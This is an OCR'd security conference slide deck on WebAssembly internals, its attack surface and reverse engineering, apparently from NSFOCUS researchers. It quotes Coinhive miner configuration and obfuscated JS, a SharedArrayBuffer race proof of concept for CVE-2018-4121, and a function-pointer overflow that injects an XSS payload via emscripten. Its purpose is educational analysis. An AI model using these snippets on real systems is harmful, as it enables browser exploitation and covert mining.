WASM SECURITY ANALYZE AND REVERSE ENGINEERING

Tiejun Wu
Guangyuan Zhao
FU YING Labs, NSFOCUS

WHO WE ARE


- WU TIEJUN(@TOUGHIE88)
  - DDOS/WEB DEFENSE RESEARCH FOR 10+ YEARS
    FOCUS ON THREAT ANALYSIS AND ANTI-FRAUD RESEARCH NOW
  - WUTIEJUN@NSFOCUS.COM/TOUGHIE88@GMAIL.COM
- ZHAO GUANGYUAN
  - NSFOCUS SECURITY RESEARCHER
  - FOCUS ON MALWARE ANALYSIS,BOTNET TRACING,CTF PLAYER
  - ZHAOGUANGYUAN@NSFOCUS.COM/DMDIKEMINE@GMAIL.COM

AGENDA

- WHAT IT IS
- WHY FOCUS IT
- WHAT ABOUT THE SECURITY OF WASM
- HOW TO ANALYZE IT AND EXAMPLES
- CONCLUSION

WHAT IS WEBASSEMBLY?

- A BINARY INSTRUCTION FORMAT FOR A STACK-BASED VIRTUAL MACHINE.



WEBASSEMBLY INTRO

- WASM IS DESIGNED AS A PORTABLE TARGET FOR COMPILATION OF HIGH-LEVEL LANGUAGES LIKE C/C++/RUST/.NET.
- WRITE ONCE,RUN ANYWHERE.
- RUN ON LIMITED VIRTUAL MACHINE LIKE JVM,STANDALONE.
  - THE WAVM HAS BEEN OPEN SOURCE AT GITHUB.
  - IT MEANS WASM BINARY CAN RUN IN “SPECIAL PROGRAMS”,IT MAY MALICIOUS.

WEBASSEMBLY INTRO

Primary repo: https://github.com/WAVM/WAVM

Overview

This is a standalone VM for WebAssembly. It can load both the standard binary format, and the text format defined by the WebAssembly reference interpreter. For the text format, it can load both the standard stack machine syntax and the old-fashioned AST syntax used by the reference interpreter, and all of the testing commands.

Building and running it

To build it, you'll need CMake and LLVM 6.0. If CMake can't find your LLVM directory, you can manually give it the location in the LLVM_DIR CMake configuration variable. Note that on Windows, you must compile LLVM from source, and manually point the LLVM_DIR configuration variable at `<LLVM build directory>\lib\cmake\llvm`.

LIKE

WEBASSEMBLY INTRO

- WASM IS DESIGNED AS A PORTABLE TARGET FOR COMPILATION OF HIGH-LEVEL LANGUAGES LIKE C/C++/RUST/.NET.
- WRITE ONCE,RUN ANYWHERE.
- RUN ON LIMITED VIRTUAL MACHINE LIKE JVM,STANDALONE.
- JUST USE THE API WHICH PROVIDED BY JAVASCRIPT.
  - BUT WE CAN USE THE EMSCRIPTEN TO COMPLIE THE C/C++ PROGRAMS TO WASM.
- SHIPPED IN 4 MAJOR BROWSER ENGINES.





WEBASSEMBLY INTRO

- WASM IS DESIGNED AS A PORTABLE TARGET FOR COMPILATION OF HIGH-LEVEL LANGUAGES LIKE C/C++/RUST/.NET
- WRITE ONCE,RUN ANYWHERE.
- RUN ON LIMITED VIRTUAL MACHINE LIKE JVM,STANDALONE.
- JUST USE THE API WHICH PROVIDED BY JAVASCRIPT.
- SHIPPED IN 4 MAJOR BROWSER ENGINES.
- FIRST APPLICATION OPENED.
- NO THREADS,NO SIMD,NO EXCEPTIONS,NO GARBAGE COLLECTION.
- STILL ON THE WAY….

WEBASSEMBLY INTRO

- WASM IS DESIGNED AS A PORTABLE TARGET FOR COMPILATION OF HIGH-LEVEL LANGUAGES LIKE C/C++/RUST/.NET
- WRITE ONCE,RUN ANYWHERE.
- RUN ON LIMITED VIRTUAL MACHINE
- JUST USE THE API WHICH PROVIDED
- SHIPPED IN 4 MAJOR BROWSER ENG
- FIRST APPLICATION OPENED.
- NO THREADS,NO SIMD,NO EXCEPTIC
- STILL ON THE WAY….



vim.wasm: Vim Ported to WebAssembly

This project is an experimental fork of Vim editor by @rhysd to compile it into WebAssembly using emscripten and binaryen.

Try it with your browser

- NOTICES
  - Please access from a desktop browser (Chrome/Firefox/Safari/Edge). Safari seems the best on macOS.
  - Please avoid slow networks. Your browser will fetch total of around 1MB files.
  - vim.wasm takes key inputs from DOM `keydown` event. Please disable your browser extensions which affect key inputs (incognito mode would be the best).
  - This project is very early phase of experiment. Currently only tiny features are supported. More features will be implemented (please see TODO section). And you may notice soon on trying it... it's buggy :)
  - If inputting something does not change anything, please try to click somewhere in the page. Vim may have lost the focus.
  - You can try vimtutor by `:e tutor`.
  - Vim exits on `:quit`, but the command does not close a browser tab. Please close it manually :)

The goal of this project is running Vim editor on browser by compiling Vim C sources into WebAssembly.

WEBASSEMBLY INTRO

- WASM IS DESIGNED AS A PORTABLE TARGET FOR C C/C++/RUST/.NET
- WRITE ONCE,RUN ANYWHERE.
- RUN ON LIMITED VIRTUAL MACHINE LIKE JVM,STAND
- JUST USE THE API WHICH PROVIDED BY JAVASCRIPT
- SHIPPED IN 4 MAJOR BROWSER ENGINES.
- FIRST APPLICATION OPENED.
- NO THREADS,NO SIMD,NO EXCEPTIONS,NO GARBA
- STILL ON THE WAY….

Feature	Tracking issue	Status	Phase
Specification	1077	in progress	Proposed spec text available
Threads	1073	in progress	Feature proposal
Fixed-width SIMD	1075	in progress	Feature proposal
Exception handling	1078	in progress	Feature proposal
Garbage collection	1079	in progress	Feature proposal
Bulk memory operations	1114	in progress	Feature proposal
Web Content Security Policy	1122	in progress	Pre-proposal
ECMAScript module integration	1087	in progress	Feature proposal
Tail Call	1144	in progress	Feature proposal
Non-trapping float-to-int conversions	1143	in progress	Implementation phase
Multi-value	1146	in progress	Implementation phase

WHY FOCUS IT ?

COINHIVE MINNER

- THE SHELL WRITTEN BY JS
- CORE CODE WRITTEN IN WASM
- USUALLY CONFUSED

```
})(window); (function(window) {
    "use strict";
    var JobThread = function() {
        this.worker = new Worker(CoinHive.CRYPTONIGHT_WORKER_BLOB);
        this.worker.onmessage = this.onReady.bind(this);
        this.currentJob = null;
        this.verifyJob = null;
        this.jobCallback = function() {};
        this.verifyCallback = function() {};
        this._isReady = false;
        this.hashesPerSecond = 0;
        this.hashesTotal = 0;
        this.running = false;
        this.lastMessageTimestamp = Date.now()
    };
```

COINHIVE MINNER

- THE SHELL WRITTEN BY JS
- CORE CODE WRITTEN IN WASM
- USUALLY CONFUSED

```
})(window); (function(window) {
    "use strict";
    var JobThread = function() {
        this.worker = new Worker(CoinHive.CRYPTONIGHT_WORKER_BLOB);
        this.worker.onmessage = this.onReady.bind(this);
        this.currentJob = null;
        this.verifyJob = null;
        this.jobCallback = function() {};
        this.verifyCallback = function() {};
```

```
self.CoinHive.CONFIG = {
    LIB_URL: "https://coinhive.com/lib/",
    ASMJS_NAME: "worker-asmjs.min.js?v8",
    REQUIRES_AUTH: false,
    WEBSOCKET_SHARDS: [["wss://ws001.coinhive.com/proxy", "wss://ws002.coinhive.com/proxy", "wss://ws003.coinhive.com/p
    CAPTCHA_URL: "https://coinhive.com/captcha/",
    MINER_URL: "https://coinhive.com/media/miner.html",
    AUTH_URL: "https://authedmine.com/authenticate.html"
};
CoinHive.CRYPTONIGHT_WORKER_BLOB = CoinHive.Res(" self.WASM_BINARY_INLINE= [0,97,115,109,1,0,0,0,1,51,9,96,3,127,127,12
 var Module=typeof Module!==\"undefined\"?Module:{};self.CoinHive=self.CoinHive||{};self.CoinHive.CONFIG={LIB_URL:\"htt
```

COINHIVE MINNER

- THE SHELL WRITTEN E
- CORE CODE WRITTEN
- USUALLY CONFUSED

```
self.CoinHive.CONFIG = {
    LIB_URL: "https://coinh
    ASMJS_NAME: "worker-asm
    REQUIRES_AUTH: false,
    WEBSOCKET_SHARDS: [["ws
    CAPTCHA_URL: "https://c
    MINER_URL: "https://coi
    AUTH_URL: "https://auth
};
CoinHive.CRYPTONIGHT_WORKER
 var Module=typeof Module!=
```

```
function e(h) {
    var a = {
        'oYyVL': function i(a, b) {
            return a !== b;
        },
        'QKenq': _0xc720('0x6a0'),
        'TCNZs': function j(a, b) {
            return a < b;
        },
        'QwiCr': function k(a, b) {
            return a + b;
        },
        'JFJjE': _0xc720('0x294')
    };
    if (a[_0xc720('0x6a1')](_0xc720('0x6a2'), a[_0xc720('0x6a3')])) {
        var e = h[_0xc720('0x12')]('/');
        var f = d;
        for (var c = 0x0; a[_0xc720('0x6a4')](c, e[_0xc720('0x1b')] - 0x1); c++) {
            var g = e[_0xc720('0x36')](0x0, a[_0xc720('0x6a5')](c, 0x1))[_0xc720('0x17b')]('/');
            if (!b[g]) {
                b[g] = WORKERFS[_0xc720('0x13a')](f, e[c], WORKERFS[_0xc720('0x1ec')], 0x0);
            }
            f = b[g];
        }
        return f;
```

PRETTY SECURITY DESIGN?

- CVE-2018-4121 WEBKIT: WEBASSEMBLY PARSING DOES NOT CORRECTLY CHECK SECTION ORDER
- CVE-2017-5116 V8 ENGINE EXPLOIT
- CVE-2018-4222 INFO LEAK IN WEBASSEMBLY COMPILATION
- CVE-2018-6092 V8:INTEGER OVERFLOW WHEN PROCESSING WASM LOCALS
- ….

PRETTY SECURITY DESIGN?

- CVE-2018-4121 WEBKIT: WEBASSEMBLY PARSING DOES NOT CORRECTLY CHECK SECTION ORDER

```
static inline bool validateOrder(Section previous, Section next)
{
    if (previous == Section::Custom)
        return true;
    return static_cast<uint8_t>(previous) < static_cast<uint8_t>(next);
}
```

PRETTY SECURITY DESIGN?

- CVE-201 ...TION ORDER

```
static in
{
    if (p
        r
    retur
}
```

```
Section previousSection = Section::Custom;
 while (m_offset < length()) {
     uint8_t sectionByte;
     WASM_PARSER_FAIL_IF(!parseUInt7(sectionByte), "can't get section byte");
     Section section = Section::Custom;
     if (sectionByte) {
         if (isValidSection(sectionByte))
         section = static_cast<Section>(sectionByte);
     }
     uint32_t sectionLength;
     ...
     ...
     auto end = m_offset + sectionLength;
     switch (section) {
        #define WASM_SECTION_PARSE(NAME, ID, DESCRIPTION) \
         case Section::NAME: { \
             WASM_FAIL_IF_HELPER_FAILS(parse ## NAME()); \
             break; \
     }
     ...
    #undef WASM_SECTION_PARSE
     case Section::Custom: {
         WASM_FAIL_IF_HELPER_FAILS(parseCustom(sectionLength));
         break;
         }
     }
     ...
     previousSection = section;
 }
```

Default

Nothing set

No use

SAVE!!!

PRETTY SECURITY DESIGN?

- CVE-2018-4121 WEBKIT: WEBASSEMBLY PARSING DOES NOT CORRECTLY CHECK SECTION ORDER
- CVE-2017
- CVE-2018
- CVE-2018 M LOCALS
- ....

```
#define FOR_EACH_WASM_SECTION(macro) \
 macro(Type, 1, "Function signature declarations") \
 macro(Import, 2, "Import declarations") \
 macro(Function, 3, "Function declarations") \
 macro(Table, 4, "Indirect function table and other tables") \
 macro(Memory, 5, "Memory attributes") \
 macro(Global, 6, "Global declarations") \
 macro(Export, 7, "Exports") \
 macro(Start, 8, "Start function declaration") \
 macro(Element, 9, "Elements section") \
 macro(Code, 10, "Function bodies (code)") \
 macro(Data, 11, "Data segments")
enum class Section : uint8_t {
#define DEFINE_WASM_SECTION_ENUM(NAME, ID, DESCRIPTION) NAME = ID,
 FOR_EACH_WASM_SECTION(DEFINE_WASM_SECTION_ENUM)
#undef DEFINE_WASM_SECTION_ENUM
 Custom
};
```

PRETTY SECURITY DESIGN?

- CVE-2018-4121 W
  ORDER
- CVE-2017
- CVE-2018
- CVE-2018
- ....

```
#define FOR
 macro(Type
 macro(Impo
 macro(Func
 macro(Tab]
 macro(Memo
 macro(Glob
 macro(Expo
 macro(Star
 macro(Elem
 macro(Code
 macro(Data
enum class
#define DEF
 FOR_EACH_W
#undef DEF]
 Custom
};
```

```
function getSharedTypedArray(){
    var wasmarr = [
        0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
        0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7f, 0x03,
        0x03, 0x02, 0x00, 0x00, 0x07, 0x12, 0x01, 0x0e,
        0x67, 0x65, 0x74, 0x41, 0x6e, 0x73, 0x77, 0x65,
        0x72, 0x50, 0x6c, 0x75, 0x73, 0x31, 0x00, 0x01,
        0x0a, 0x0e, 0x02, 0x04, 0x00, 0x41, 0x2a, 0x0b,
        0x07, 0x00, 0x10, 0x00, 0x41, 0x01, 0x6a, 0x0b
            ];
    var sb = new SharedArrayBuffer(wasmarr.length);          //------------------> 1)put WebAssembly code in a SharedArrayBuffer
    var sta = new Uint8Array(sb);
    for(var i=0;i<sta.length;i++)
        sta[i]=wasmarr[i];
    return sta;
}
var blob = new Blob([
        document.querySelector('#worker1').textContent
        ], { type: "text/javascript" })

var worker = new Worker(window.URL.createObjectURL(blob));  //-------------------->2)create a web worker
var sta = getSharedTypedArray();
//%DebugPrint(sta.buffer);
worker.postMessage(sta.buffer);                              //-------------------->3)pass the WebAssembly code to the web worker


setTimeout(function(){
        while(1){
        try{
        //console.log(sta[50]);
        sta[51]=0;
        var myModule = new WebAssembly.Module(sta);          //--------------------->4)parse the webassembly code
        var myInstance = new WebAssembly.Instance(myModule);
        //myInstance.exports.getAnswerPlus1();
        }catch(e){
        ///console.log(e)
        }
        }
    },1000);
```

MORE?

WITH NORMAL ATTACK METHOD

- XSS
- ADWARE
- HIJACK
  - MAN-IN-THE-MIDDLE
  - CAN REPLACE BY INJECT
- WAF/IPS ESCAPE
- WEBSITE MALICIOUS CODE
  - LIKE MINER

```
/* Represents a message and an output channel */
typedef struct Comms {
    char msg[64];
    uint16_t msg_len;
    void (*out)( const char * );
    } Comms;
/* Conduct the communication by calling the function pointer with message. */
```

WITH NORMAL ATTACK METHOD

- XSS
- ADWARE
- HIJACK
  - MAN-IN-THE-MIDDLE
  - CAN REPLACE BY INJECT
- WAF/IPS ESCAPE
- WEBSITE MALICIOUS CODE
  - LIKE MINER

```
int main( void )
{
    Comms comms;
    comms.out = &communicate;
    printf( "&communicate: %p\n", &communicate );                    // 0x4
    printf("&emscripten_run_script: %p\n", &emscripten_run_script); // 0x5
    char *payload = "alert('XSS');// " //16 bytes; "//" lets eval work
                    "              " // + 16
                    "              " // + 16
                    "              " // + 16 to fill .msg = 64
                    "              " // + 2 for alignment = 66
                    "\x40\x00"       // + 2 bytes to fill .msg_len = 68
                    "\x05\x00\x00\x00"; // + 4 bytes to overwrite .out= 72
    memcpy(comms.msg, payload, 72);
    emscripten_run_script("console.log('Porting my program to WASM!');");
    trigger( &comms );
    return(0);
}
```

WITH THE INTERFACE PROVIDED BY JS

- HIDE SOMETING
  - HIDE SQL/ENCRYPTION ALGORITHM/…
  - NETWORK TRAFFIC AGENT/ENCODE/ENCRYPT
    - USING WEBSOCKET
  - HIDE MALWARE BINARY IN WASM BINARY

```
1686            i32.const 3
1687            set_local 17
1688            get_local 16
1689            get_local 17
1690            i32.shl
1691            set_local 18
1692            get_local 15
1693            get_local 18
1694            i32.add
1695            set_local 19
1696            get_local 19
1697            i32.load offset=4
1698            set_local 20
1699            get_local 14
1700            set_local 21
1701            get_local 20
1702            set_local 22
1703            get_local 21
1704            get_local 22
1705            i32.lt_u
1706            set_local 23
1707            get_local 23
1708            set_local 24
1709            get_local 24
1710            i32.eqz
1711            br_if 1 (;@3;)
1712            get_local 5
1713            i32.load offset=24
1714            set_local 25
1715            get_local 5
1716            i32.load offset=12
```

HOW TO ANALYZE IT

- USE BINARYEN
  - TOOL KITS FOR WASM SPECIALLY
  - CONVERT JS/C++/C TO WASM BINARY
  - CONVERT WASM TO WAT FORMAT
- USE IDA
  - RE-COMPILE TO C PROGRAM,DRAG INTO IDA
  - USE THE IDA PLUGIN:IDAWASM,PROVIDE BY FIREEYE
- USE BROWSERS
  - F12 AND JUST SET A BREAK
- MANUAL
  - TURN .WAT TO ASM, IT IS BETTER THAN READ C SOURCE CODE WHICH CONVERT BY BINARYEN

```
270         set_local 74
271         get_local 7
272         i32.load offset=44 align=4
273         set_local 75
274         get_local 7
275         i32.load offset=24 align=4
276         set_local 76
277         get_local 75
278         get_local 76
279         i32.add
280         set_local 77
281         get_local 77
282         i32.load8_u offset=0 align=1
283         set_local 78
284         i32.const 24
285         set_local 79
286         get_local 78
287         get_local 79
288         i32.shl
289         set_local 80
290         get_local 80
291         get_local 79
292         i32.shr_s
293         set_local 81
294         get_local 74
295         set_local 82
296         get_local 81
297         set_local 83
298         get_local 82
299         get_local 83
300         i32.eq
301         set_local 84
302         get_local 84
303         set_local 85
304         block
305           get_local 85
306           i32.eqz
307           br_if 0
308           get_local 7
309           i32.load offset=32 align=4
310           set_local 86
311           i32.const 1
312           set_local 87
313           get_local 86
314           get_local 87
315           i32.add
316           set_local 88
317           get_local 7
318           get_local 88
319           i32.store offset=32 align=4
320         end
321         get_local 7
322         i32.load offset=8 align=4
323         set_local 89
324         get_local 7
```

Paused on breakpoint

▸ Watch

▾ Call Stack

wasm-function[9]	wasm-cae7be02-9:300
wasm-function[10]	wasm-cae7be02-10:57
fetch.then.then.then.results	main.js:137
Promise.then (async)	
(anonymous)	main.js:118

▾ Scope

▸ Global Obje

▾ Local

▸ locals: {arg#0: 131072, arg#1: 88, arg#2: 131584, arg#3: 4, arg#4: 6

▸ stack: {0: 119, 1: 110}

▸ this: Window

▾ Breakpoints

☑ main.js:1
`let instance = null;`

☑ main.js:134
`let pb = wasm_alloc(instance, 0x200);`

☑ main.js:137
`if (instance.exports.Match(pa, a.byteLength, pb, b.byteLength) == 1) {`

☑ wasm-cae7be02-9:300
`i32.eq`

☑ wasm-cae7be02-9:441
`i32.add`

☑ wasm-cae7be02-9:442
`set_local 118`

☑ wasm-cae7be02-9:447
`end`

▸ XHR/fetch Breakpoints

▸ DOM Breakpoints

▸ Global Listeners


▸ Event Listener Breakpoints

- .WAT TO .WASM SIMILAR WITH .PY TO .PYC,TEXT CONVERT TO BYTECODE
- .WAT FORMAT LIKES THIS:
  - STACK-BASED DESIGN
  - LESS OPCODE THAN OTHER LANGUAGE
  - EFFICIENT FUNCTION CALL
- THE PROGRAM CLAIM 2 FUNCTIONS
- IMPORT PUTC_JS FROM MODULE ENV

```
(module
  (type (;0;) (func (param i32 i32 i32 i32) (result i32)))
  (type (;1;) (func (param i32)))
  (type (;2;) (func))
  (type (;3;) (func (param i32 i32 i32 i32 i32) (result i32)))
  (type (;4;) (func (param i32 i32 i32) (result i32)))
  (func (;0;) (import "env" "putc_js") (type 1) (param i32))
  (func (;1;) (type 2))
  (func (;2;) (type 0) (param i32 i32 i32 i32) (result i32)
    (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32
 i32 i32 i32)
    (set_local 4
      (get_global 0))
    (set_local 5
      (i32.const 32))
    (set_local 6
      (i32.sub
        (get_local 4)
        (get_local 5)))
```

- .WASM FORMAT LIKE THIS:
  - SIMILAR WITH PE FORMAT
  - TRANSLATE AND RUN BY VIRTUALIZE ENV
  - ONE-TO-ONE CORRESPONDENCE WITH WAT
  - START WITH WASM FLAGS
  - SECTION WITH IMPORT ,EXPORT,ETC…
  - CLAIM FUNCTION IN FUNCTION SECTION

  DIFFERENT WITH PE FORMAT
  - THE CODE IN CODE SECTION,IT'S INDEPENDENT



CONCLUSION

